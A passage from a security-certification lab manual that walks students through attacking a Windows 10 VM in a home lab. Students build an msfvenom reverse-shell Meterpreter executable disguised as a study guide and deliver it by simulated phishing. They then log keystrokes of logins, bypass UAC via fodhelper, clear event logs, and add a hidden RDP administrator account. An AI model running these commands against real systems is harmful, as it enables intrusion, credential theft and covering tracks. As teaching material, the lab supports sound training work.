A 1-day (a delay of 1 day since disclosure) or N-day (a delay of a certain number of days since disclosure) is actually more damaging than a zero-day. Responsible disclosure is a model that allows a vendor a certain number of days to patch the vulnerability before the vulnerability is reported to the public by an ethical hacker. Simply ignoring these vulnerabilities would be security through obscurity (and they likely would be uncovered by a black hat hacker at some point anyway), so ethical hackers feel a social responsibility for disclosure. For example, for Google’s Project Zero, security analysts wait 90 days after telling vendors about vulnerabilities for public disclosure, or immediately when a patch is released before the 90-day period.

A system called Common Vulnerabilities and Exposures (CVE) references vulnerabilities and exposures, which allows for easy sharing of information across different databases and tools and provides a baseline for an organization's coverage from their tools.

When vulnerabilities are publicly disclosed without a patch in place, a race begins between attackers (who didn't know about the vulnerability until then) creating exploits for the vulnerabilities and the vendors putting out security patches. As such, there is an increase of exploitation once the vulnerability is disclosed, which over time decreases once a security patch is released and installed by more and more individuals and organizations. However, the likelihood of an unpatched system getting exploited changes from likely to probable. For high-value targets, the likelihood changes from probable to inevitable. According to the article at https://securityboulevard.com/2020/06/why-it-takes-10x-longer-to-patch-than-it-does-to-exploit/, it takes ten times longer to patch than it does to exploit.

If the vulnerability is disclosed with an already developed patch in place, there will still be many targets for attackers to exploit. Not all individuals and companies are diligent in applying updates and patches (as proven with the WannaCry story). A patch could be silently/automatically pushed out if the vendor knew about the vulnerability before it was disclosed, or explicitly, which requires manual installation. Furthermore, it's a best practice for organizations to test patches before deploying them, as blindly deploying patches can cause other problems in an enterprise environment and break things. Patch testing can cause a delay, of course, and in that timeframe a vulnerability can easily be exploited. Studies have actually shown that the exploits with the most success are older ones that haven't been patched.

Even scarier, according to a 2020 study (https://unit42.paloaltonetworks.com/state-of-exploit-development/), an exploit for a vulnerability is published 37 days after a patch is released, and the risk of a vulnerability being exploited increases quickly after a patch is released. That means attackers can know, due to a patch, that there is a vulnerability waiting to be exploited and write an exploit based on the patch description. Now anyone has access to that exploit and can use it against targets! Furthermore, for patches that have minimal information disclosed (to possibly thwart exploit development), attackers can compare a patched version to an unpatched version of code, reverse it, design an exploit based on the patch itself, and now exploit vulnerable systems that haven't had the patch applied.

Finally, there are proof-of-concept (PoC) exploits, often developed by white hat hackers and vendors themselves to show how a vulnerability can be exploited and to develop a patch. Generally, these are not meant to cause damage, but they can be turned around, refined, and used by black hat hackers, especially for unpatched vulnerabilities.

Exploits usually deliver a payload to a system under attack, to allow the attacker to penetrate the system. Payload is the actual code that allows attackers to control systems after they've been exploited.

Imagine two burglars driving in a van. The driver rams the van into a storefront. The other guy jumps out and starts looting the store. The van would be the exploit, and the burglar filling his bags would be the payload.

Think of a missile—the rocket, fuel, and everything else in the rocket is the exploit. The warhead is what does the actual damage—that's the payload. Take out the warhead, and the missile doesn't have a strong impact. Furthermore, a warhead without being delivered by a rocket won't do much either.

Penetration testing, or simply pentesting, is very similar to a cyberattack by a black hat hacker. First, you find systems (as shown in this chapter). Next, you find programs or services on those systems (as shown in Chapter 16, through port scanning). Then, you find vulnerabilities in those programs or services on those systems (as shown in Chapter 25). Then, you find ways that those vulnerabilities can be exploited (as shown in this chapter). Finally, you go ahead and actually exploit those vulnerabilities (as shown in this chapter). Now that you've compromised systems, you can use them to pivot to other systems on the same network as well as systems on different networks.

Learning Objectives

In this lab exercise, you'll attack a Windows 10 system. At the end of this lab exercise, you'll be able to

- Use Metasploit to exploit a vulnerability to gain control of a Windows

10 system

- Understand what an active incident looks like to gain a better idea of what might be needed to contain it

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows 10 VM you created in Chapter 1
- The Kali Linux VM you created in Chapter 1

Let’s Do This!

Real-time protection must be turned off on the Windows 10 VM for this lab exercise to work correctly.

Turn off Real-time Protection on the Windows 10 VM by following these steps:

1. Click the Start button or in the search box and enter **Security**.
2. Click Windows Security.
3. Click Virus & Threat Protection.
4. Click Manage Settings under Virus & Threat Protection Settings.
5. Under Real-time Protection, click the button to turn it off.
6. Click the Yes button in the popup asking if you want to allow this app to make changes to your device.
7. Click the X in the upper-right corner of the window to close it.

In this lab exercise, you will use these tools that come with Kali Linux:

- **Metasploit Framework** Contains a large public database and framework of over 2,000 quality-assured exploits and close to 600 payloads, which certainly explains its name. Metasploit also contains nearly 50 encoders, which are used to transform the payload to fool anti-malware software, firewalls, intrusion detection systems (IDSs) and intrusion prevention systems (IPSs), as well as remove bad characters that would crash a target program or system.

- **MSFvenom** Combines payload generation and encoding.
- **MSFconsole** The most popular interface to the Metasploit Framework. MSFconsole is an all-in-one centralized console to work from.
- **PostgreSQL (pronounced *post-gres-Q-L*)** An open-source relational database management system (RDBMS) used by Metasploit.
- **Meterpreter** Metasploit's most popular payload. Meterpreter allows you to do many things on the victim machine, including uploading, downloading, creating, modifying, and deleting files, taking screenshots, watching the victim machine live, taking over the screen, mouse, and keyboard, turning on a webcam, and much more.

In the following steps, be sure to press ENTER after each command.

📷 **1a–1d**

Step 1 Open a terminal in your Kali Linux VM. Create an executable file with a Meterpreter payload, start a web server, and copy the executable file to the root directory of the web server.

a. First, use MSFvenom to generate a 64-bit Windows executable file that implements a reverse TCP shell, Meterpreter, for the payload.

You'll recall from Chapter 16 that a bind shell is created from the attacker's machine directly to the victim's machine, and it allows the attacker to execute commands on the victim's machine. Firewalls and Network Address Translation (NAT) can get in the way of bind shells. Therefore, pentesters and attackers might decide to use a reverse shell, which goes in the other direction. It's a connection initiated from the inside victim's machine directly to the outside attacker's machine. This also comes in handy when an attacker strategically "drops" a USB drive in a company's parking lot and waits for an employee to plug it in. The attacker doesn't know how the networking is set up, but that victim machine will run something on the USB that creates a reverse shell to the attacker's machine, regardless of IP address, NAT, and firewall.

Enter the IP address of your Kali Linux VM in place of the IP address listed for **LHOST** (this is one single command; do not press ENTER after the first line):

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a
x64 --platform windows
-f exe LHOST=192.168.1.114 LPORT=14618 -o
~/Desktop/WeissmanStudyGuide.exe
```

Put in your password when prompted now and when prompted throughout the chapter.

To understand this command, enter

```
msfvenom -h
```

for the help screen.

The **-p** option specifies the payload. The **-a** option specifies the architecture of the victim machine. The **--platform** option specifies the platform of the payload. **LHOST** specifies the IP address of local host (the attacking system). **LPORT** specifies the local port listening for the incoming connection from the victim machine. The **-o** option specifies the path and name of the output file.

The output will look like this (your path will be different per your user account):

```
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/jonathan/Desktop/WeissmanStudyGuide.exe
```

b. Start the Apache web server, officially known as the Apache HTTP Server, which comes with Kali Linux. Then verify that it’s started. Toward the top of the output, you should see “Active: active (running)” if Apache started successfully (note that the “2” after the name in the commands represents version 2 of the server). Press **q** to quit the status screen.

```
sudo service apache2 start
sudo service apache2 status
```

c. From the (soon-to-be) victim Windows 10 system, open up a browser, enter in the IP address of your Kali Linux VM in the address bar, and press ENTER. You should see the “Apache2 Debian Default Page” now that the web server has been started.

d. Back in the Kali Linux VM, enter

```
sudo cp ~/Desktop/WeissmanStudyGuide.exe /var/www/html
```

to copy the malicious WeissmanStudyGuide.exe file from the Desktop directory, where the file was created in Step 1a to the root directory of the web server.

📷 **2a–2c**

Step 2 Start the database server, create and initialize the Metasploit Framework database, start Metasploit, and launch MSFconsole.

a. In the Kali Linux VM, open up a terminal and start the PostgreSQL database server:

```
sudo /etc/init.d/postgresql start
```

b. Create and initialize the Metasploit Framework database with the following command:

```
sudo msfdb init
```

You might see information messages that the database is already started and appears to be already configured. You might also see a message about Python backward compatibility.

You’ll only enter this command the first time you go through these steps. Subsequently, use

```
sudo msfdb start
```


to start Metasploit.

You might see an information message that the database is already started.

c. Launch MSFconsole:

```
sudo msfconsole
```

After a moment, you’ll see the **msf** prompt. You will see different welcome text in MSFconsole each time you open it, with great puns and text graphics, as shown in Figure 22-1.


Kali 2020.2 (Weissman) - VMware Workstation 16 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
05:23 PM
jonathan@kali-weissman: ~

```
+-------------------------------------------------------+
|  METASPLOIT by Rapid7                                 |
+---------------------------+---------------------------+
|      __________________   |                           |
|  ==c(______(o(______(_()  | |""""""""""""|======[***  |
|             )=\           | |  EXPLOIT   \            |
|            // \\          | |_____________\_______    |
|           //   \\         | |==[msf >]============\   |
|          //     \\        | |______________________\  |
|         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
|        //         \\      |  *********************    |
+---------------------------+---------------------------+
|      o O o                |        \'\/\/\/'/         |
|              o O          |         )======(          |
|                 o         |       .'  LOOT  '.        |
| |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
| |    PAYLOAD     |""\___, |     /    (_||_     \      |
| |________________|__|)__| |    |     __||_)     |     |
| |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
|  = = = = = = = = = = = =  |     '--------------'      |
+---------------------------+---------------------------+


       =[ metasploit v5.0.91-dev                          ]
+ -- --=[ 2023 exploits - 1101 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the edit command to open the currently active module in your editor

msf5 >
```

FIGURE 22-1 Welcome to Metasploit!

You might see a message about deprecated **pg** constants.

All commands will now be entered in the MSFconsole environment, as you are no longer in the Z shell. Notice the prompt that has the letters msf, followed by the version number, followed by the > symbol. Figure 22-1 was made when Kali Linux 2020.2 and msf5 were current.

📷 **3a–3d**

Step 3 Explore Metasploit exploits.

a. Enter the following to see all the exploits associated with Server Message Block (SMB), a protocol used for sharing files, printers, serial ports, and communications abstractions. There have been many attacks against SMB over the years—most notably, the May 2017 WannaCry ransomware attack, which used the EternalBlue exploit.

```
search smb
```

b. Enter the following to see the different versions of the EternalBlue exploit and related exploits:

```
search eternalblue
```

c. Enter the following to see more information on the EternalBlue exploit:

```
info exploit/windows/smb/ms17_010_eternalblue
```

d. One of the most famous and earliest exploits against SMB was ms_08_067_netapi. Take a look at information related to that notorious exploit by entering the following two commands into Metasploit (press ENTER after each command):

```
search ms08_067_netapi
info exploit/windows/smb/ms08_067_netapi
```

The naming convention for these exploits is “ms” for Microsoft, followed by the year in which the exploit was discovered (2017 and 2008, respectively, for the exploits in this step), followed by the number of exploit it was for that year (10 and 67, respectively, for the exploits in this step), followed by a descriptive, relevant name.

Now take a look at another oldie but goodie by entering the following two commands:

```
search exploit/windows/dcerpc/ms03_026_dcom
info exploit/windows/dcerpc/ms03_026_dcom
```

📷 **4a–4f**

Step 4 Configure an exploit and payload and then launch the exploit. This exercise was written when MSFconsole was in version 6; your prompt may have a different number after msf throughout this exercise.

a. At the **msf6 >** prompt, enter

```
use multi/handler
```

which instructs Metasploit to use this generic payload handler exploit module. This allows the running of a stand-alone payload, which is simply a payload without an exploit. The stand-alone payload you created earlier with MSFvenom was the reverse TCP shell, Meterpreter, and this multi/handler module will catch the shell.

b. At the **msf6 exploit(multi/handler)** > prompt, enter

```
set payload windows/x64/meterpreter/reverse_tcp
```

You’ll receive the following output confirmation:

```
payload => windows/x64/meterpreter/reverse_tcp
```

This gets the ball rolling in using the reverse TCP shell stand-alone payload, Meterpreter, created earlier with MSFvenom.

c. At the **msf6 exploit(multi/handler)** > prompt, enter

```
set LHOST <IP Address of Kali Linux VM>
```

For example, enter

```
set LHOST 192.168.1.114
```

where the IP address represents the IP address of your Kali Linux VM.

You’ll receive the following output confirmation:

```
LHOST => 192.168.1.114
```

This specifies your IP address as the local host for this exploit module, matching the IP address configured for the payload with

MSFvenom.

d. At the **msf6 exploit(multi/handler) >** prompt, enter

```
set LPORT 14618
```

to set the local port that will listen for incoming traffic from the victim machine. Use my choice of 14618. This specifies 14618 as the local port for this exploit module, matching the port configured for the payload with MSFvenom.

You’ll receive the following output confirmation:

```
LPORT => 14618
```

e. At the **msf6 exploit(multi/handler)** > prompt, enter

```
show options
```

to see information about the payload and exploit.

f. At the **msf6 exploit(multi/handler) >** prompt, enter

```
exploit
```

to start the magic!

You’ll see output similar to the following (with your IP address instead):

```
[*] Started reverse TCP handler on 192.168.1.114:14618
```

📷 **5a–5d**

Step 5 Simulate a victim falling for a phishing attack by downloading and running a malicious file, which will launch the exploit you created earlier.

a. Let’s imagine you receive an e-mail stating that Professor Weissman’s Study Guide offers you a 100 percent guarantee of passing the CompTIA Security+ certification. Wait, it gets even better. All you have to do is click a link and get it for free!

Open up Firefox on the victim machine (Chrome will block the file you’re going to download now and not even give you an opportunity to override its decision). In the address bar, enter **http://<IP address of your Kali Linux VM>/WeissmanStudyGuide.exe** and press ENTER.

For example, enter the following:
http://192.168.1.114/WeissmanStudyGuide.exe

Be sure to use uppercase and lowercase letters for the file, as shown.

In the dialog box that follows, click the Save File button.

b. In the Downloads folder, double-click WeissmanStudyGuide.exe to launch it.

c. You’ll see the Windows Protected Your PC window, which states, “Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.”

It’s likely that users have seen this message many times for legitimate programs, and as a result, they have become desensitized to it. Therefore, letting their security down is not even given a second thought.

Don’t click the Don’t Run button at the bottom right; instead, click the More Info hyperlink at the top.

You’ll see the following:

App: WeissmanStudyGuide.exe

Publisher: Unknown publisher

Click the Run Anyway button at the bottom.

d. In the Kali Linux VM, you’ll notice under the **msf6 exploit(multi/handler)** > exploit prompt (with your IP addresses) that you are in business, as shown here:

```
[*] Started reverse TCP handler on 192.168.1.114:14618
[*] Sending stage (201283 bytes) to 192.168.1.121
[*] Meterpreter session 1 opened (192.168.1.114:14618 ->
192.168.1.121:49884)
at 2020-08-14 15:56:49 -0400

meterpreter >
```

The next lab exercise picks up at this exact point. If you are not continuing at this time, you’ll have to reestablish the Meterpreter shell before starting the next lab exercise. Therefore, it’s highly recommended that you continue with the next lab exercise now.

60 MINUTES

Lab Exercise 22.03: Metasploit’s Meterpreter

Time to use a stealthy, powerful, and extensible payload, Meterpreter, described in the “Let’s Do This” section of the previous lab exercise and at https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/.

Learning Objectives

In this lab exercise, you’ll continue where you left off in the previous lab exercise and use Metasploit’s Meterpreter payload. At the end of this lab exercise, you’ll be able to

- Perform an attack on a Windows 10 system
- Understand how parts of the attack relate to incident response

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows 10 VM you created in Chapter 1
- The Kali Linux VM you created in Chapter 1
- The previous lab exercise completed with machines in the state they were at the end of the exercise

Let’s Do This!

If you are not continuing this lab exercise right after the previous one, power on the Windows 10 VM and the Kali Linux VM.

If your Kali Linux VM is using a different IP address now, you must generate a new payload with MSFvenom, copy it to the root directory of the web server, and download it from the Windows 10 VM. You might as well just go through the entire previous lab exercise again and then continue here.

If your Kali Linux VM is using the same IP address as before, there is no need to generate a new payload with MSFvenom, nor is there a need to redownload the WeissmanStudyGuide.exe file (unless it was deleted) from the Windows 10 VM.

On the Kali Linux VM, restart the Apache web server, launch MSFconsole, and enter the following commands from the previous lab exercise to get back to a Meterpreter shell:

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <IP address of your Kali Linux VM>
set LPORT 14618
exploit
```

From the Windows 10 VM, make sure that Real-time Protection is off (it turns itself back on, so if it did, turn it off again) and then double-click the WeissmanStudyGuide.exe file to launch it. You should once again see a Meterpreter shell in the Kali Linux VM.

Now it’s time to see what Meterpreter is all about.

📷 **1a–1g**

Step 1 Explore Meterpreter commands for gaining insight and performing actions on the victim machine.

a. Start by getting information on the compromised system and its drives:

```
sysinfo
```

b. To see the amount of time that has elapsed since someone used the keyboard of the compromised system (letting you know if someone might respond to this incident right away), enter

```
idletime
```

c. To see a list of every running process on the compromised system, enter

```
ps
```

d. Open up Notepad on the Windows 10 VM. From Meterpreter, enter

```
ps | notepad
```

to see information about the process.

Then enter

```
pkill notepad
```

…and, poof, it's gone!

Imagine if the user of the victim machine was watching their screen at the time a program was closed like this. That user would be able to detect and respond to this incident. Also imagine if the program being closed was a program that was more significant than Notepad.

e. To see a list of all Meterpreter commands, enter

```
help
```

f. Let's pick one that sounds very tantalizing:

```
screenshot
```

You'll notice a message such as the following:

> Screenshot saved to: /home/jonathan/owTKbzwo.jpeg

Click the Kali Linux icon in the upper-left corner of the window. In the pane on the right, select File Manager. The window should automatically open to your home directory. Find the image with the matching name seen in Meterpreter and double-click the image to open it up. You'll see the desktop of the victim machine when you snapped the screenshot.

g. Now only one thing can really top that, right? This time enter

```
screenshare
```

You might see a message stating "Running Firefox as root in a regular user's session is not supported." If so, go back to the File Manager window you opened from the previous step and double-click a file with a globe icon, a randomly constructed filename, and an .html extension.

Now you'll be able to watch the victim machine in real time.

Perform some activities in the Windows 10 VM and watch those actions mirrored in the window for the Metasploit screenshare.

Close the tab when you're done and press CTRL-C in the Meterpreter

CLI window to return to the Meterpreter shell.

📷 **2a–2g**

Step 2 Capture keystrokes from the victim machine through Meterpreter.

a. It would be helpful for an attacker to capture keystrokes on a victim machine, which could include username/password combinations and the websites those credentials are used on. Keystroke logging could also capture sensitive information typed into a document or e-mail, even if at the last minute the file or e-mail is discarded and not saved or sent. Other URLs and names of programs or files can also be captured and used nefariously.

In the Meterpreter shell, enter

```
keyscan_start
```

to start the keystroke sniffer.

b. On the Windows 10 VM, open up Notepad and start typing a couple of paragraphs of anything. Be sure to use the arrow keys, BACKSPACE, and DELETE.

c. On the Windows 10 VM, open up any browser and go to www.chase.com.

➜ Note

Throughout this step, you will not be able to sign in with any of the username/password combinations. They are provided to illustrate the keystroke-logging process.

Enter a username of **bob** and a password of **bobpassword** in the corresponding textboxes and click the blue Sign In button.

d. Go to https://mycourses.rit.edu.

Click the RIT Account Login button, enter a username of **bob2** and a password of **bobpassword2**, and click the Log In button.

e. Go to https://lms.flcc.edu.

Click the OK button on the Privacy, Cookies And Terms Of Use popup, enter a username of **bob3** and a password of **bobpassword3** in the corresponding textboxes, and click the Login button.

f. Go to https://mail.google.com.

Enter an e-mail address of **abcdefg@gmail.com** or anything else that gets recognized by Gmail, click the Next button, and then enter a 20-character password using multiple character sets. Click the Next button.

g. Click the Start button or in the search box, type **Paint**, and click Paint.

h. Back in Meterpreter on the Kali Linux VM, enter

```
keyscan_dump
```

This will dump every keystroke since you initiated the **keyscan_start** command to the screen.

Imagine if the user of the victim machine typed an angry letter, only to reconsider and delete it. You'd have it! You might have parts of a document that were subsequently deleted or changed. You'd also have any password that was entered (and protected with TLS in transit) regardless of length and complexity, and regardless of the strong hash format it might be stored with on the authenticating system.

i. Enter

```
keyscan_stop
```

to stop scanning keystrokes.

📷 **3a–3f**

Step 3 Explore the Meterpreter networking-related commands that can get information and send traffic from the victim machine.

a. Take a look at the Meterpreter help again, and you'll notice a section full of networking commands. Try these commands:

```
arp
ifconfig
```

```
ipconfig
netstat
route
```

You’ll notice the outputs for **ifconfig** and **ipconfig** are the same, and that the outputs look different than when those tables are viewed from a Windows command prompt. However, getting to a Windows command prompt from Meterpreter is simple.

b. From Meterpreter, open a command prompt from the compromised machine with the following command:

```
shell
```

c. Now you can execute networking commands as if you were physically in front of the compromised machine.

See the machine’s ARP cache with

```
arp -a
```

d. See the machine’s network configuration with

```
ipconfig /all
```

e. See the machine’s DNS resolver cache with

```
ipconfig /displaydns
```

f. Clear the machine’s DNS resolver cache with

```
ipconfig /flushdns
```

Verify that the entries are gone by executing

```
ipconfig /displaydns
```

again. This could be useful for a DNS cache poisoning attack (covered in Chapter 7).

g. The victim machine can be leveraged by the attacker to be an attacking machine, as the attacker can now willfully send traffic from the victim machine to anywhere.

If you didn’t perform the lab exercises of Chapters 15 or 16, which included installing Wireshark on the Windows 10 VM, install Wireshark now by going to https://www.wireshark.org, clicking in the circle above Download, clicking Windows Installer (64-bit), clicking the Save File button, and then double-clicking the installer in the Downloads folder when the download completes. Accept all default settings.

Open up Wireshark and start sniffing on the Ethernet0 interface with a display filter of icmp.

From Meterpreter, send continuous pings from the victim machine with

```
ping -t 8.8.8.8
```

You’ll notice the traffic in Wireshark on the victim machine.

The victim machine can be used in a botnet in this fashion as part of a distributed denial-of-service (DDoS) attack. Stop the pings in Meterpreter by pressing CTRL-C and then typing **y** and pressing ENTER.

h. Go back to the Windows command prompt by entering

```
shell
```

again. Now enter

```
powershell
```

and, amazingly enough, you have a PowerShell interface. Chapter 20 provides lab exercises featuring PowerShell attacks, including fileless malware. All of those attacks can now be performed directly by the attacker on the victim machine.

Type **exit** and press ENTER, and then type **exit** and press ENTER again to go back to the Meterpreter shell.

📷 **4a–4i**

Step 4 For this step, watch on the Windows 10 VM as you execute the commands from Meterpreter on the Kali Linux VM. Meterpreter should be, by default, in the Downloads folder, since that’s where the exploit was launched. Each command will be outputted back to the screen.

Explore Meterpreter file- and directory management–related commands on the victim machine.

a. From Meterpreter, launch a Windows command prompt again with the command **shell**. Make a directory on the victim machine with

```
md ransomware
```

b. Verify that it was created by generating a directory listing with

```
dir
```

You’ll notice the name of the ransomware directory in the output.

c. Change directories into the ransomware directory with

```
cd ransomware
```

d. Create a text file named warning.txt and redirect the output string of an **echo** command to that file as follows:

```
echo If you don't pay, your encrypted files will be
deleted! > warning.txt
```

From the Windows 10 VM, open up the file using Windows Explorer (just to see it) and then close it. Then go back to the Kali Linux VM and continue from the shell in which you’ve been executing these commands.

e. Display the contents of the file with

```
type warning.txt
```

f. Delete the file with

```
del warning.txt
```

g. Change directories up one level with

```
cd ..
```

h. Remove the ransomware directory with

```
rd ransomware
```

i. Verify that the ransomware directory is gone with

```
dir
```

You’ll notice the name of the ransomware directory is no longer in the output.

Imagine the possibilities of what an attacker would be able to do with direct access to the file system on a victim machine!

Enter **exit** to return to Meterpreter.

📷 **5a–5e**

Step 5 The current Metasploit session does not have full control over the victim machine because of the User Account Control (UAC) settings on Windows 10, which present a dialog box before important changes are made to the operating system. This ensures that an administrator’s approval is given before changes can be made by applications, users, and especially malware. In this step, you’ll bypass the UAC and perform administrative tasks on the victim machine with a second exploit. Pentesters and attackers often have to escalate privileges to go further from where they start off at when exploiting a machine.

a. In Meterpreter, enter

```
clearev
```

which will try to clear the Event Viewer logs. It won’t work, and you’ll get an error message due to the UAC settings.

b. This restriction is only temporary. You can bypass the UAC with the following sequence of commands.

Enter

```
background
```

in the Meterpreter shell. This puts the current Meterpreter session on hold in the background and brings you back to the **msf6 exploit(multi/handler) >** prompt. Notice the background session number at the end of the output.

At the **msf6 exploit(multi/handler) >** prompt, enter

```
use exploit/windows/local/bypassuac_fodhelper
```

This is a new exploit you’re going to unleash on the already hijacked Windows 10 system.

At the **msf6 exploit(windows/local/bypassuac_fodhelper) >** prompt, enter

```
sessions -i
```

to get the session ID (which matches what you saw at the end of the output from the background command). Then use that number in the following command. Mine, for example, is 1:

```
set session 1
```

This brings the session you put in the background back to the foreground.

At the **msf6 exploit(windows/local/bypassuac_fodhelper) >** prompt, enter

```
exploit
```

This unleashes the new exploit at the already hijacked Windows 10 system.

This sequence of commands hijacks a registry key and inserts a command that will be executed when C:\Windows\System32\fodhelper.exe runs. The binary fodhelper.exe (fod stands for “Features on Demand”) launches the Optional Features window when you click Optional Features from the Apps & Features Settings window. You can double-click C:\Windows\System32\fodhelper.exe to see the window that it launches. This trusted binary doesn’t show a UAC window when it runs, nor does it show a UAC window when other processes spawn from it. Thus, fodhelper.exe will be called, and based on a registry key entry modification, when fodhelper.exe runs, a second shell will spawn with the UAC flag off. This gives Meterpreter the privileges it needs. The modification to the registry key will be reverted after the payload runs to allow this change to be temporary and prevent detection.

c. Pentesters and attackers want to cover their tracks, which is logically the last step in any attack. In the Windows 10 VM, right-click Start and select My Computer | Manage | System Tools | Event Viewer. Expand Windows Logs and examine the information it contains for the Application, Security, and System log entries.

d. In Meterpreter, enter

```
clearev
```

Now it works! The log entries on the Windows 10 VM will disappear.

e. Check out the logs in Event Viewer again. Quite a difference!

You will notice that the Security and System logs both contain a log entry that indicates those logs were cleared, which screams to systems administrators that a cyberattack happened. However, what happened is not clear; thus, this is a great form of covering tracks.

📷 **6a–6f**

Step 6 The command-line interface (CLI) access is great, but imagine what you'd be able to do with a graphical user interface (GUI). You'll find out now with Remote Desktop Protocol.

a. In the Meterpreter shell, enter

```
info post/windows/manage/enable_rdp
```

to get info on the Windows Manage Enable Remote Desktop module.

b. Run it with the following command:

```
run post/windows/manage/enable_rdp username=hacker
password=AAAbbb111
```

Notice all of the background actions that are taking place, including opening a port in the local firewall if necessary, adding the user hacker (you can either do this with the mindset of a white hat hacker or a black hat hacker) with the password specified, adding the user to the Remote Desktop Users group, hiding the user from the Windows Login screen, and adding the user to the Administrators group. You'll also notice a file path for cleaning up and covering your tracks, which will be referenced in Step 6e.

c. Enter the following command (note that this is one command that wraps; do not press ENTER to break up this or the rest of the commands in the chapter):

```
reg setval -k
'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal
Server\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
```

